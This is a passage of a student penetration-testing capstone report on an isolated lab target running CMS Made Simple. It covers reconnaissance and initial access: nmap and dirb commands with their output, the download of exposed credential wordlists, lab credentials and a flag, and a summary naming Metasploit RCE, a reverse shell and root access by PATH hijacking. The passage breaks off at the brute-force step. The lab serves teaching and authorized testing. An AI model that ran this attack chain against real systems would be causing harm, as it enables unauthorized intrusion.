



Arfa Karim
Technology Incubator

PENETRATION TESTING CAPSTONE REPORT

Operation West Wild 2.0

Prepared by

Shahmeer Imran Mughal

(shhmyr@hotmail.com)

Cybersecurity Analyst | Web App Pentester @ Intrigiti | HackerOne

Instructor:

Muhammad Yaseen Ibn Akhtar

Date:

24-April-2026

TABLE OF CONTENTS

Executive Summary	6
Introduction	6
Project Environment.....	6
Rules of Engagement	7
Technical Details	7
Target Profile	7
Tools Utilised	8
Methodology: Lockheed Martin Cyber Kill Chain.....	8
1.1 Network Discovery	10
Command Used.....	10
Purpose	10
Findings	10
1.2 Port Scanning	11
Command Used.....	11
Purpose	11
Findings	11
1.3 Service Enumeration.....	12
Command Used.....	12
Purpose	12
Findings	12
2.1 Web Server Analysis (Port 80).....	14
Target URL	14
Purpose	14
Findings	14
2.2 Directory Enumeration	14
Command Used.....	14
Purpose	15
Findings	15
2.3 CMS Admin Panel Discovery	16
Target URL	16
Purpose	16

Findings	16
2.4 Sensitive File Exposure.....	16
Target URL	16
Purpose	16
Findings	17
2.5 Credentials Extraction	17
Commands Used	17
Purpose	17
Findings	17
2.6 Brute-Force Attack (Burp Suite Intruder).....	18
Purpose	18
Findings	18
2.7 CMS Dashboard Access	19
Purpose	19
Findings	19
2.8 Plugin Vulnerability Analysis	20
Command Used.....	20
Purpose	20
Findings	20
2.9 Exploit Execution (Metasploit Framework)	21
Commands Used	21
Purpose	21
Findings	21
2.10 Shell Stabilisation.....	22
Command Used.....	22
Purpose	22
Findings	22
3.1 System Information Enumeration	24
Commands Used	24
Purpose	24
Findings	24
3.2 Running Processes Analysis.....	24
Command Used.....	24
Purpose	25

Findings	25
3.3 Configuration Files Discovery	25
Commands Used	25
Purpose	25
Findings	25
3.4 Stored Credentials Analysis	26
Command Used	26
Purpose	26
Findings	26
C2 Channel: Meterpreter Reverse TCP	28
Shell Stabilisation and Session Management	28
4.1 SUID Binary Enumeration	29
Command Used	29
Purpose	29
Findings	29
4.2 PATH Exploration via network_info	29
Command Used	29
Purpose	30
Findings	30
4.3 PATH Hijacking — Fake ifconfig Injection	30
Commands Used	30
Purpose	30
Findings	30
4.4 Automated Enumeration (LinEnum)	31
Commands Used	31
Purpose	31
Findings	31
4.5 Sensitive Read/Write Path Identification	32
Purpose	32
Findings	32
4.6 Password Hash Generation (OpenSSL)	32
Command Used	32
Purpose	32
Findings	33

4.7 /etc/passwd File Manipulation	33
Command Used.....	33
Purpose	33
Findings	33
4.8 Root Access Achievement	34
Commands Used	34
Purpose	34
Findings	34
5.1 Flag Capture	35
Flag Discovery	35
Context	35
5.2 Attack Chain Summary	36
Tool-Specific Countermeasures	37
General Hardening Recommendations	37

Executive Summary

This report presents the findings of a penetration testing assessment conducted against a controlled target system within an isolated virtual lab environment at the Arfa Karim Technology Incubator. The engagement, designated Operation West Wild 2.0, was performed under strict rules of engagement with the objective of identifying and exploiting security vulnerabilities in a systematic, methodical manner.

The assessment followed a structured five-phase methodology encompassing Reconnaissance, Initial Access, Post-Exploitation Enumeration, Privilege Escalation, and Flag Discovery. Over the course of the engagement, the assessor successfully achieved the following critical outcomes:

- Full network reconnaissance and service enumeration of the target host (192.168.100.24).
- Discovery and exploitation of a publicly exposed administrative login panel via brute-force attack using extracted credential wordlists.
- Remote Code Execution (RCE) achieved through a known vulnerability in the Showtime2 CMS plugin, resulting in a Meterpreter reverse shell.
- Privilege escalation to root via SUID binary PATH hijacking.
- Successful capture of the target flag: He_West_Side, confirming full system compromise.

OVERALL RISK RATING: CRITICAL — The target system was fully compromised through a chained attack leveraging multiple vulnerabilities including exposed credentials, outdated software components, and misconfigured file permissions. Immediate remediation is recommended.

Introduction

Project Environment

The assessment was performed within an isolated virtual lab consisting of an attacker machine (Kali Linux) and a vulnerable target system. Both systems were connected through a private network to ensure safe and controlled testing without affecting external environments. This setup enabled realistic simulation of real-world attack scenarios while maintaining full control over system behaviour and network interactions.

Attacker Machine	Kali Linux (192.168.100.x)
Target Machine	Ubuntu Linux (192.168.100.24)
Network Scope	192.168.100.0/16 (Private)
Target OS	Ubuntu Linux (Apache httpd 2.4.38)

Open Services	SSH (Port 22), HTTP (Port 80)
CMS	CMS Made Simple (CMSMS)
Assessment Type	Black-Box Penetration Test

Rules of Engagement

All testing activities were conducted strictly within the defined scope and limited to the designated target system. The following rules governed the engagement:

- All actions were confined exclusively to the designated target system (192.168.100.24).
- No Denial-of-Service (DoS) attacks were performed against any system.
- All findings were carefully documented to maintain accuracy, traceability, and reproducibility.
- Testing was performed ethically and responsibly, ensuring no unnecessary disruption or damage to the environment.

Technical Details

Target Profile

The target system was an Ubuntu Linux server hosting a web application powered by CMS Made Simple (CMSMS). The following technical details were confirmed during reconnaissance and enumeration:

IP Address	192.168.100.24
Operating System	Ubuntu Linux (Kernel confirmed during post-exploitation)
Web Server	Apache httpd 2.4.38 (Ubuntu)
SSH Service	OpenSSH 7.9p1 Ubuntu 10 (Ubuntu Linux; protocol 2.0)
CMS Platform	CMS Made Simple (CMSMS)
Vulnerable Plugin	Showtime2 Slideshow Module (File Upload RCE)
CVE Reference	Exploit Path: php/remote/46627.rb (Metasploit)
Compromised Credentials	Username: west Password: madison
Root Method	SUID PATH Hijacking via network_info binary
Flag Captured	He_West_Side

Tools Utilised

Tool	Phase	Purpose
Netdiscover	Reconnaissance	Network host discovery and ARP scanning
Nmap	Reconnaissance	Port scanning and service version enumeration
Dirb	Initial Access	Web directory and file enumeration
Burp Suite (Intruder)	Initial Access	Automated brute-force credential testing
Metasploit Framework	Initial Access / Exploitation	Exploit execution and Meterpreter session management
SearchSploit	Initial Access	Offline vulnerability and exploit database search
LinEnum	Privilege Escalation	Automated Linux enumeration and privilege escalation checks
OpenSSL	Privilege Escalation	Password hash generation for /etc/passwd manipulation

Methodology: Lockheed Martin Cyber Kill Chain

This assessment was structured in alignment with the Lockheed Martin Cyber Kill Chain framework, a widely recognised model for understanding and categorising adversarial attack patterns. Each phase of the engagement maps directly to a stage within this framework, ensuring a comprehensive and systematic approach to identifying and exploiting vulnerabilities.

#	Kill Chain Stage	Assessment Phase	Activities Performed
1	Reconnaissance	Phase 1	Network discovery (Netdiscover), port scanning (Nmap), service enumeration, web directory enumeration (Dirb)
2	Weaponisation	Phase 2	Identification of exploitable Showtime2 plugin vulnerability via SearchSploit; preparation of brute-force credential lists
3	Delivery	Phase 2	Credential brute-force via Burp Suite Intruder; CMS admin panel login
4	Exploitation	Phase 2	Metasploit exploit execution (CMSMS Showtime2 RCE); Meterpreter reverse shell obtained
5	Installation	Phase 2-3	Shell stabilisation via Python PTY; LinEnum script deployed for automated enumeration
6	Command & Control	Phase 3	Interactive shell maintained over Meterpreter session; persistent access via newly created root-level user

7	Actions on Objectives	Phase 4-5	Privilege escalation via SUID PATH hijacking; /etc/passwd manipulation; root access achieved; flag captured
---	------------------------------	-----------	---

PHASE 1: RECONNAISSANCE

1.1 Network Discovery

Command Used


```
$ Command(s) Used  
sudo netdiscover
```

Purpose

Network discovery was performed to identify **active hosts** within the target network segment. This step provided an overview of the live network range and served as the foundation for identifying potential targets for further assessment.

Findings

The scan identified multiple active hosts within the 192.168.100.0/16 network range. The primary target system was confirmed at IP address 192.168.100.24, associated with a PCS Systemtechnik GmbH MAC address (typical of VirtualBox virtual NICs). A total of 9 live hosts were detected across the network, establishing the initial attack surface map.



Target IP Identified

192.168.100.24

MAC Address

08:00:27:39:5d:c9 (PCS Systemtechnik GmbH / VirtualBox)

Total Hosts Detected	9 hosts
Network Range Scanned	192.168.100.0/16

1.2 Port Scanning

Command Used

```
$ Command(s) Used
nmap 192.168.100.24
```

Purpose

Port scanning was conducted to identify **open ports and exposed services** on the target system. Open ports directly indicate active services accepting connections and represent potential entry points for an attacker.

Findings

The Nmap scan confirmed the target host was online with a low latency of 0.0046 seconds. Two TCP ports were found open on the target system, revealing critical services accepting inbound connections. The remaining 998 ports were closed.

```

kali@kali: ~/Desktop
└─(kali@kali)-[~/Desktop]
   └─$ nmap 192.168.100.24
      Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-03 20:45 +0500
      Nmap scan report for 192.168.100.24
      Host is up (0.0046s latency).
      Not shown: 998 closed tcp ports (reset)
      PORT      STATE SERVICE
      22/tcp    open  ssh
      80/tcp    open  http
      MAC Address: 08:00:27:39:5D:C9 (Oracle VirtualBox virtual NIC)

      Nmap done: 1 IP address (1 host up) scanned in 1.50 seconds
└─(kali@kali)-[~/Desktop]
   └─$

```

Port 22/TCP

SSH — OpenSSH service accepting connections

Port 80/TCP

HTTP — Web server actively serving content

Closed Ports	998 ports (reset state)
Host Latency	0.0046 seconds

1.3 Service Enumeration

Command Used


```
$ Command(s) Used
nmap -sV 192.168.100.24
```

Purpose

Service version detection was performed to identify the **exact software versions** running on the open ports. This intelligence is critical for identifying known vulnerabilities (CVEs) and selecting appropriate exploit modules.

Findings

Version detection revealed specific application versions on both open ports. The SSH service was found to be OpenSSH 7.9p1 on Ubuntu 10. The HTTP service was confirmed as Apache httpd 2.4.38 on Ubuntu. Additionally, the OS fingerprint confirmed a Linux-based system (CPE: cpe:/o:linux:linux_kernel), narrowing the attack vector significantly.



Port 22/TCP	OpenSSH 7.9p1 Ubuntu 10 (Ubuntu Linux; protocol 2.0)
Port 80/TCP	Apache httpd 2.4.38 (Ubuntu)

OS Fingerprint	Linux; CPE: cpe:/o:linux:linux_kernel
MAC Address	08:00:27:39:50:C9 (Oracle VirtualBox)

PHASE 2: INITIAL ACCESS

2.1 Web Server Analysis (Port 80)

Target URL


http://192.168.100.24:80

Purpose

Direct browser access to the web application was performed to identify the **CMS platform in use** and map available endpoints, pages, and potential attack surfaces.

Findings

The web server was actively hosting CMS Made Simple (CMSMS), a PHP-based content management system. The default installation page was accessible, confirming an insufficiently hardened post-installation state. The presence of a structured CMS immediately indicated the possibility of admin panel exposure, plugin vulnerabilities, and file upload functionality.



2.2 Directory Enumeration

Command Used

```
$ Command(s) Used
```


```
dirb http://192.168.100.24
```

Purpose

Directory enumeration was conducted to discover **hidden or unlisted directories** and files not directly accessible through the primary web interface. The tool used the common.txt wordlist to probe 4,612 potential paths.

Findings

Multiple directories were identified, including highly sensitive administrative paths. The directory listing feature was enabled on several directories, directly exposing the application's internal structure. The following critical paths were discovered:



```
Session Actions Edit View Help
http://192.168.100.24
Welcome to shhmyr
By The Dark Raver
Power for professionals
Simplicity for end Users
You are here: Home
HOME HOW CMSMS WORKS DEFAULT TEMPLATES EXPLAINED DEFAULT EXTENSIONS
(kali@kali) ~
$ dirb http://192.168.100.24
DIRB v2.22
By The Dark Raver
START TIME: Fri Apr 3 21:24:23 2026
URL BASE: http://192.168.100.24/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
GENERATED WORDS: 4612
--
== DIRECTORY: http://192.168.100.24/admin/
==> DIRECTORY: http://192.168.100.24/doc/
+ http://192.168.100.24/index.php (CODE:200|SIZE:19507)
==> DIRECTORY: http://192.168.100.24/lib/
+ http://192.168.100.24/server-status (CODE:403|SIZE:302)
==> DIRECTORY: http://192.168.100.24/tmp/
==> DIRECTORY: http://192.168.100.24/uploads/
---- Entering directory: http://192.168.100.24/admin/ ----
+ http://192.168.100.24/admin/aspadmin/ (E:0)
==> DIRECTORY: http://192.168.100.24/admin/lang/
==> DIRECTORY: http://192.168.100.24/admin/plugins/
==> DIRECTORY: http://192.168.100.24/admin/templates/
==> DIRECTORY: http://192.168.100.24/admin/themes/
---- Entering directory: http://192.168.100.24/assets/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode "-w" if you want to scan it anyway)
---- Entering directory: http://192.168.100.24/doc/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode "-w" if you want to scan it anyway)
```

http://192.168.100.24/admin/	Administrative control panel directory
http://192.168.100.24/admin/aspadmin/	Exposed sensitive directory (DIRECTORY LISTABLE)
http://192.168.100.24/doc/	Documentation directory (DIRECTORY LISTABLE)
http://192.168.100.24/lib/	Application library directory
http://192.168.100.24/modules/	CMS modules directory
http://192.168.100.24/tmp/	Temporary files directory
http://192.168.100.24/uploads/	User upload directory
http://192.168.100.24/index.php	Main entry point (HTTP 200, 19507 bytes)

2.3 CMS Admin Panel Discovery

Target URL


http://192.168.100.24/admin/login.php

Purpose

The administrative login interface was identified and assessed to determine whether it was **publicly accessible** without IP restrictions, representing a direct target for authentication-based attacks.

Findings

The CMSMS administrative login panel was fully accessible from the attacker's machine without any IP-based access restriction or CAPTCHA protection. The login form accepted username and password credentials via a standard POST request to /admin/login.php, making it a viable target for automated brute-force attacks.



2.4 Sensitive File Exposure

Target URL


http://192.168.100.24/admin/aspadmin/

Purpose

Assessment of the exposed **/admin/aspadmin/** directory to identify sensitive files accessible without authentication.

Findings

A critically misconfigured directory was found to be publicly accessible with directory indexing enabled. The directory contained credential wordlists — specifically a username list and a password list — both of which were directly downloadable without any authentication requirement. This exposure provided the attacker with ready-to-use material for a targeted brute-force attack against the admin panel.



File: password.list

Size: 1.5K | Modified: 2019-08-15 | Directly downloadable

File: user.list

Size: 45 bytes | Modified: 2019-08-15 | Directly downloadable

Apache Version Exposed

Apache/2.4.38 (Ubuntu) at 192.168.100.24 Port 80

2.5 Credentials Extraction

Commands Used


```
$ Command(s) Used
cd Desktop
wget http://192.168.100.24/admin/aspadmin/user.list
wget http://192.168.100.24/admin/aspadmin/pasword.list
```

Purpose

The exposed wordlists were downloaded to the attacker machine for **offline analysis and preparation** for use in automated credential brute-force attacks against the admin panel.

Findings

Both files were successfully retrieved. The user.list file (45 bytes) contained valid system usernames, and the password.list file (1,560 bytes / 1.5K) contained a curated set of candidate passwords. Both files were saved in full of HTTP 200 responses, confirming unrestricted read access to these credential resources.




2.6 Brute-Force Attack (Burp Suite Intruder)

Purpose

